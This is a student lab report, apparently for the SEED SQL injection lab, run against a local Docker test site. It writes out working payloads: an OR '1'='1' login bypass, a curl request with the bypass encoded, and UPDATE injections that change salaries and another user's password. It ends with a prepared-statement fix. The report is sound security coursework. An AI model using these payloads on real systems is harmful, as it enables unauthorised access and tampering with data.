FAST National University of

Computer and Emerging Sciences

Information Security

LAB 1: SQL Injection Document

LAB 3: Cross-Site Request Forgery Attack

Group Members:

Muneel Haider	21i-0640
Muhammad Abdullah	21i-0643

Table of Content:

LAB 1: SQL INJECTION

TASK 1: Get Familiar with SQL Statements

1. After setting up docker and extracting the provided folder, we opened the terminal of the folder.
2. In the directory where docker-compose.yml exists, we wrote the following command:
    a. docker-compose build: Builds the images required to run the containers.
3. After the images were built, we ran the following command:
    a. Docker-compose up: This starts the containers to run.

```
seed@VM: ~/.../Labsetup
[12/07/24]seed@VM:~/.../Labsetup$ docker-compose build
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [==============================================>      ]
14428a6d4bcd: Downloading [==================================================>]
da7391352a9b: Downloading [>                                                  ]
```

```
Successfully tagged seed-image-mysql-sqli:latest
[12/07/24]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5   ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2024-12-07 16:13:07+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
```

```
mysql-10.9.0.6 | 2024-12-07T16:13:08.231693Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2024-12-07T16:13:09.860705Z 1 [System] [MY-013577] [InnoDB] Inn
oDB initialization has ended.
```

```
ccessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2024-12-07T16:13:23.583920Z 0 [System] [MY-010931] [Server] /us
r/sbin/mysqld: ready for connections. Version: '8.0.22'  socket: '/var/run/mysql
d/mysqld.sock'  port: 3306  MySQL Community Server - GPL.
docker ps
```

4. To confirm whether our containers are up and running, we ran the following commands. The output shows that two containers are up and running, both having unique ids and names.

```
[12/07/24]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED             STATUS              PORTS                   NAMES
fc1820872199   seed-image-www-sqli    "/bin/sh -c 'service…"   About a minute ago  Up About a minute                           www-10.9.0.5
2819217bb121   seed-image-mysql-sqli  "docker-entrypoint.s…"   About a minute ago  Up About a minute   3306/tcp, 33060/tcp     mysql-10.9.0.6
[12/07/24]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED          STATUS          PORTS                   NAMES
fc1820872199   seed-image-www-sqli    "/bin/sh -c 'service…"   31 minutes ago   Up 31 minutes                           www-10.9.0.5
2819217bb121   seed-image-mysql-sqli  "docker-entrypoint.s…"   31 minutes ago   Up 31 minutes   3306/tcp, 33060/tcp     mysql-10.9.0.6
[12/07/24]seed@VM:~/.../Labsetup$ docker exec
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Execute a command in a running container
```

5. To access the mysql container, using its id, we used the provided command in the seed lab's pdf to enter its cli:
   a. docksh 28

```
[12/07/24]seed@VM:~/.../Labsetup$ docksh 28
root@2819217bb121:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

6. We proceeded to first check whether we had access to the tables. Running the below mentioned commands outputted:
    a. Tables in the database.
    b. Rows of the table ‘credential’

```
mysql> USE sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

TASK 2: SQL INJECTION ATTACK FROM WEBPAGE

Task 2.1: SQL Injection Attack on SELECT Statement

1. Understanding the vulnerability:
    a. The login page sends a query to authenticate users.

    SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password

    FROM credential

    WHERE name= '$input_uname' AND Password='$hashed_pwd';

2. SQL Injection Payload:
    a. We opened ‘www.seed-server.com’ and were greeted by an ‘Employees Profile Login’ where we had to enter credentials.

b. We input information for

i. Username: admin

ii. Password: ***‘ OR ‘1’=’1’;***

c. New query becomes:


SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password


FROM credential

WHERE name= 'admin' AND Password='' OR '1'='1';

3. Performed Injection:

   a. After performing the injection, the results were evident, and we could log in to the admin’s page.





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

TASK 2.2: SQL Injection Attack from command line

1. Previously we performed the same attack from the browser. This time we are doing it from the command line.
2. We started by converting the request into the language curl would accept.
3. The changes that were necessary to be made were specified in the seeds labs pdf file, which stated that we had to use:
    a. %27 for ‘’ (inverted commas)
    b. %20 for (space)
4. After the new query was ready, we put it into the command line, which provided us details of the webpage, along with sensitive employee information.

```
seed@VM: ~
[12/07/24]seed@VM:~$ curl http://www.seed-server.com/unsafe_home.php?username=ad
min&Password=%27%20OR%20%271%27OR%271%27
[1] 18015
[12/07/24]seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
```

```
200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><
a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='na
v-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logo
ut()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='con
tainer'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped tab
le-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='
col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope
='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th sco
pe='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td>
d></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td
><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td
d>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>900
00</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th>
<td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th
 scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td>
d><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
```

```
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
* Connection #0 to host www.seed-server.com left intact
[12/07/24]seed@VM:~$
```

TASK 2.3: Append a new SQL statement

1. Now we try to run more sql statements by appending previous ones.
2. Basically, we will exploit the vulnerability of running direct SQL commands.
3. We tried to append the original query with:
    a. ***'; UPDATE credential SET salary=1000000 WHERE name='Alice'***
4. We were unsuccessful in this process.
5. Our research says that the following are two common reasons why this attack didn't work:
    a. *No_auto_create_user* and *strict* Modes*:*
        i. By default, many mysql databases enable strict sql mode which doesn't allow running multiple sql statements in a single query.
    b. Multi-statement restrictions:
        i. The semi-colon is used to separate multiple mysql statements.
        ii. This is disabled by default in many databases.
6. To verify such claims, we went into the mysql container and find the sql_mode that enables strict SQL mode. We found it using the below mentioned command.

```
    -> ^C
mysql> SHOW VARIABLES LIKE 'sql_mode';
+---------------+-----------------------------------------------------------------------------------------------------------------------------+
| Variable_name | Value                                                                                                                       |
+---------------+-----------------------------------------------------------------------------------------------------------------------------+
| sql_mode      | ONLY_FULL_GROUP_BY,STRICT_TRANS_TABLES,NO_ZERO_IN_DATE,NO_ZERO_DATE,ERROR_FOR_DIVISION_BY_ZERO,NO_ENGINE_SUBSTITUTION |
+---------------+-----------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.02 sec)

mysql>
```

TASK 3: SQL INJECTION ATTACK ON UPDATE STATEMENT

TASK 3.1: Modify your own salary

1. Understand the SQL Query:

- The query in backend is:

  $sql = "UPDATE credential

  SET nickname='$input_nickname',

  email='$input_email',

  address='$input_address',

  Password='$hashed_pwd',

  PhoneNumber='$input_phonenumber'

  WHERE ID=$id;";

- If we inject:
  - ***Alice', salary=6900 #***
- The query becomes:

  $sql = "UPDATE credential
  SET nickname='Alice', salary=6900 #',
  email='$input_email',
  address='$input_address',
  Password='$hashed_pwd',
  PhoneNumber='$input_phonenumber'
  WHERE ID=$id;";

2. Perform Injection:
    - Logged in as Alice (username=Alice) (password=seedalice)
    - Went to Edit Profile Page
    - In Nickname field, entered:
        - ***test', salary=6900 #***
    - Filled the other fields.
    - Clicked Save.
3. Verifying Results:
    - Logged in as Alice again, and saw the updated salary.

Alice Profile

Key	Value
Employee ID	10000
Salary	6900
Birth	9/20
SSN	10211002
NickName	test
Email	
Address	
Phone Number	

- We can also see this change in the mysql database:

```
mysql> USE sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * FROM credentials WHERE name='Alice';
ERROR 1146 (42S02): Table 'sqllab_users.credentials' doesn't exist
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |   6900 | 9/20  | 10211002 |             |         |       | test     | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

TASK 3.2: Modify Boby's Salary

1. Understand the SQL Query:

- The query in backend is:

  $sql = "UPDATE credential

  SET nickname='$input_nickname',

  email='$input_email',

  address='$input_address',

  Password='$hashed_pwd',

  PhoneNumber='$input_phonenumber'

  WHERE ID=$id;";

- If we inject:
  - ***test', salary=1 WHERE name='Boby' #***

- The query becomes:

  $sql = "UPDATE credential

  SET nickname=’test', salary=1 WHERE name='Boby' #’,

  email=’$input_email’,

  address=’$input_address’,

  Password=’$hashed_pwd’,

  PhoneNumber=’$input_phonenumber’

  WHERE ID=$id;";

2. Perform Injection:
   - Logged in as Alice (username=Alice) (password=seedalice)
   - Went to Edit Profile Page
   - In Nickname field, entered:
     - ***test', salary=1 WHERE name='Boby' #***
   - Filled the other fields.
   - Clicked Save.
3. Verifying Results:
   - Logged in as Boby, only to find out Boby’s salary is now 1.

Alice's Profile Edit

NickName	HERE name='Boby' #
Email	bob
Address	FAST
Phone Number	+91
Password	••••••••••

Save

Copyright © SEED LABs

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	test
Email	
Address	
Phone Number	

TASK 3.3: Modify Boby's Password

1. Understand the SQL Query:

    - The query in backend is:

      $sql = "UPDATE credential

      SET nickname='$input_nickname',

      email='$input_email',

      address='$input_address',

      Password='$hashed_pwd',

      PhoneNumber='$input_phonenumber'

      WHERE ID=$id;";

    - If we inject:
        - Specified in the document, the password uses SHA encryption to save passwords, so we incorporated that into our query as well.
        - ***test', password=SHA1('newpassword') WHERE name='Boby' #***
    - The query becomes:


      $sql = "UPDATE credential
      SET nickname= 'test', password=SHA1('newpassword') WHERE name='Boby' #',
      email='$input_email',
      address='$input_address',
      Password='$hashed_pwd',
      PhoneNumber='$input_phonenumber'
      WHERE ID=$id;";


2. Perform Injection:


    - Logged in as Alice (username=Alice) (password=seedalice)


- Went to Edit Profile Page
- In Nickname field, entered:
  - ***test', password=SHA1('newpassword') WHERE name='Boby' #***
- Filled the other fields.
- Clicked Save.

3. Verifying Results:
   - Tried to log in Boby's profile using old credentials:
     - Username: Boby
     - Password: seedboby
   - We were not able to login, until we tried the new credentials:
     - Username: Boby
     - Password: newpassword




Alice's Profile Edit
NickName
HERE name='Boby' #
Email
alice@gmail.com
Address
FAST
Phone Number
+92
Password
Save
Copyright © SEED LABs


www.seed-server.com/unsafe_home.php?username=Boby&Password=seedboby
The account information your provide does not exist.
Go back



TASK 4: COUNTERMEASURE — PREPARED STATEMENT

Step 1: Locate the Vulnerable Code

1. Found the file ***unsafe.php*** as specified in the seeds lab pdf.

2. The vulnerable part of ***unsafe.php*** is:

   $result = $conn->query("SELECT id, name, eid, salary, ssn

   FROM credential

   WHERE name= '$input_uname' and Password= '$hashed_pwd'");

3. This code is vulnerable because user inputs (***$input_uname*** and ***$hashed_pwd***) are directly injected into the SQL query.

Step 2: Replace with Prepared Statements


1. The solution to such vulnerable codes is to use prepared statements.
2. Prepared statements prevents the insertion of adding values directly into the query which will run, enhancing security and adding another barrier before direct access to a database.
3. Using prepared statements helps us divide the process of sending a SQL statement to the database in 2 steps:
    a. Data is replaced by ? markers.
    b. These ? markers will soon be connected using ***bind_param()***.
4. Updated the code to use prepared statements:

```
$conn = getDB();

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn

                        FROM credential

                        WHERE name = ? AND Password = ?");

$stmt->bind_param("ss", $input_uname, $hashed_pwd);

$stmt->execute();

$result = $stmt->get_result();

if ($result->num_rows > 0) {

    $firstrow = $result->fetch_assoc();

    $id       = $firstrow["id"];

    $name     = $firstrow["name"];
```


```
    $eid      = $firstrow["eid"];

    $salary   = $firstrow["salary"];

    $ssn      = $firstrow["ssn"];

  }

  $stmt->close();

  $conn->close();
```

Step 3: Restart Application and Containers:

1. We stopped the running containers using the following command:
    a. sudo docker-compose down



2. Now that the containers have stopped, we had to rebuild those containers using:
    a. sudo docker-compose build



3. After a couple of minutes, the images are re-built with updated code.
4. In order to get those images up and running as containers again, we ran the command:
    a. Sudo docker-compose up

```
seed@VM: ~/.../Labsetup
